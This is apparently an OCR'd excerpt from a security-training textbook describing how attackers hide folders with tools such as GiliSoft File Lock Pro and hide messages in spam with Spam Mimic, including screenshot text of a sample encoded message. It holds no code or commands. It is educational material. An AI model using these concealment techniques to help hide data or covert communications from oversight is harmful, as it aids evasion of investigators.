
Folder Steganography Tools

Attackers use folder steganography tools to hide and secure folders and hide their confidential data. These tools secure folders using different encryption techniques.

- **GiliSoft File Lock Pro**

  Source: *http://www.gilisoft.com*

  GiliSoft File Lock Pro restricts access to files, folders, and drivers by locking, hiding, or password-protecting them. Attackers can thus use this tool for these purposes. With this program, nobody can access or destroy the attacker's data without a password.


GiliSoft File Lock Pro 10.6.0 (Trial) (History)
Report Bugs
Protection
Help
Language
Buy Now
Register
Local Disk
Hiding File
Locking File
Protecting File
Folder Monitor
External Disk
Hiding File
Locking File
Shared Folder
Locking File
More Tools
File Encryption
File Shredder
Settings
Local Disk > Hiding File
Hide File(s)
Hide Folder
Hide Drive
Unhide
Set to hide
Remove
Clear
Refresh

You can hide files, folders on local hard drive（C:\）or hide local hard disk.

☐ File / Folder / Drive List	Status
☑ C:\Users\Administrator\Desktop\Test	Hidden
☑ C:\Users\Administrator\Desktop\x64	Hidden


Figure 6.143: Screenshot of GiliSoft File Lock Pro

Some examples of folder steganography tools are listed as follows:

- Folder Lock (*http://www.newsoftwares.net*)
- Hide Folders 5 (*https://fspro.net*)
- Invisible Secrets 4 (*http://www.invisiblesecrets.com*)
- Max Folder Secure (*https://maxpcsecure.com*)
- QuickCrypto (*http://www.quickcrypto.com*)

Spam/Email Steganography

- Spam/email steganography refers to the technique of **sending secret messages by hiding them in spam/email messages**
- Spam emails help to **communicate secretly** by embedding the secret messages in some way and hiding the embedded data in the spam emails
- **Spam Mimic** is a spam/email steganography tool that encodes the secret message into an innocent-looking spam email


spammimic - encode
www.spammimic.com/encode.shtml
spam mimic
Encode
Decode
Explanation
Credits
FAQ & Feedback
Terms
Français
Encode

Enter your short secret message:
123597584512

Encode
Alternate encodings:
Encode as spam with a password
Encode as fake spreadsheet
Encode as fake PGP
Encode as fake Russian
Encode as space
spammimic - encoded
www.spammimic.com/encode.cgi
Encoded

Your message **123597584512** gets encoded into spam as:

Dear Colleague ; Thank-you for your interest in our newsletter ! If you no longer wish to receive our publications simply reply with a Subject: of "REMOVE" and you will immediately be removed from our club . This mail is being sent in compliance with Senate bill 2516 , Title 7 ; Section 306 . This is NOT unsolicited bulk mail . Why work for somebody else when you can become rich inside 25 months . Have you ever noticed nobody is getting any younger and most everyone has a cellphone ! Well, now is your chance to capitalize on this . We will help you use credit cards on your website and use credit cards on your website ! You are guaranteed to succeed because we take all the risk ! But don't believe us ! Prof Simpson who resides in Connecticut tried us and says "Now I'm rich, Rich, RICH" ! This offer is 100% legal . Don't delay - order today ! Sign up a friend and you get half off . Thanks .

Mail it
(Zap this message into your mailer
...but it won't be sent until you click on Send)
or
You can copy the message out of the text box and paste it into a mail.
Launch your mail program
How to copy and paste in Windows
How to copy and paste in X
How to copy and paste on a Mac
Decode
Copy to Clipboard

http://www.spammimic.com

Spam/Email Steganography


Spam/email steganography refers to the technique of sending secret messages by embedding them and hiding the embedded data in spam emails. Various military agencies supposedly use this technique with the help of steganography algorithms. You can use the Spam Mimic tool to hide a secret message in an email.

Spam/Email Steganography Tool

- **Spam Mimic**

  Source: *http://www.spammimic.com*

  Spam Mimic is spam "grammar" for a mimic engine by Peter Wayner. This encodes secret messages into innocent-looking spam emails. The encoder of this tool encodes the secret message as spam with a password, fake PGP, fake Russian, and space.


spammimic - encode
Not secure | www.spammimic.com/encode.shtml
spam mimic
Encode
Decode
Explanation
Credits
FAQ & Feedback
Terms
Français
Encode


Encode

Enter your short secret message:
123597584512

Alternate encodings:
- Encode as spam *with* a password
- Encode as fake spreadsheet NEW
- Encode as fake PGP
- Encode as fake Russian
- Encode as space

Copyright © 2000-2019 spammimic.com, All rights reserved

Figure 6.144: Screenshot of Spam Mimic showing encoded process


spammimic - encoded
Not secure | www.spammimic.com/encode.cgi
spam mimic
Encode
Decode
Explanation
Credits
FAQ & Feedback
Terms
Français
Decode
Copy to Clipboard

Encoded

Your message **123597584512** gets encoded into spam as:

Dear Colleague , Thank-you for your interest in our newsletter ! If you no longer wish to receive our publications simply reply with a Subject: of "REMOVE" and you will immediately be removed from our club . This mail is being sent in compliance with Senate bill 2516 , Title 7 ; Section 306 . This is NOT unsolicited bulk mail . Why work for somebody else when you can become rich inside 25 months . Have you ever noticed nobody is getting any younger and most everyone has a cellphone ! Well, now is your chance to capitalize on this .
We will help you use credit cards on your website and use credit cards on your website ! You are guaranteed to succeed because we take all the risk ! But don't believe us ! Prof Simpson who resides in Connecticut tried us and says "Now I'm rich, Rich, RICH" ! This offer is 100% legal . Don't delay - order today ! Sign up a friend and you get half off . Thanks .

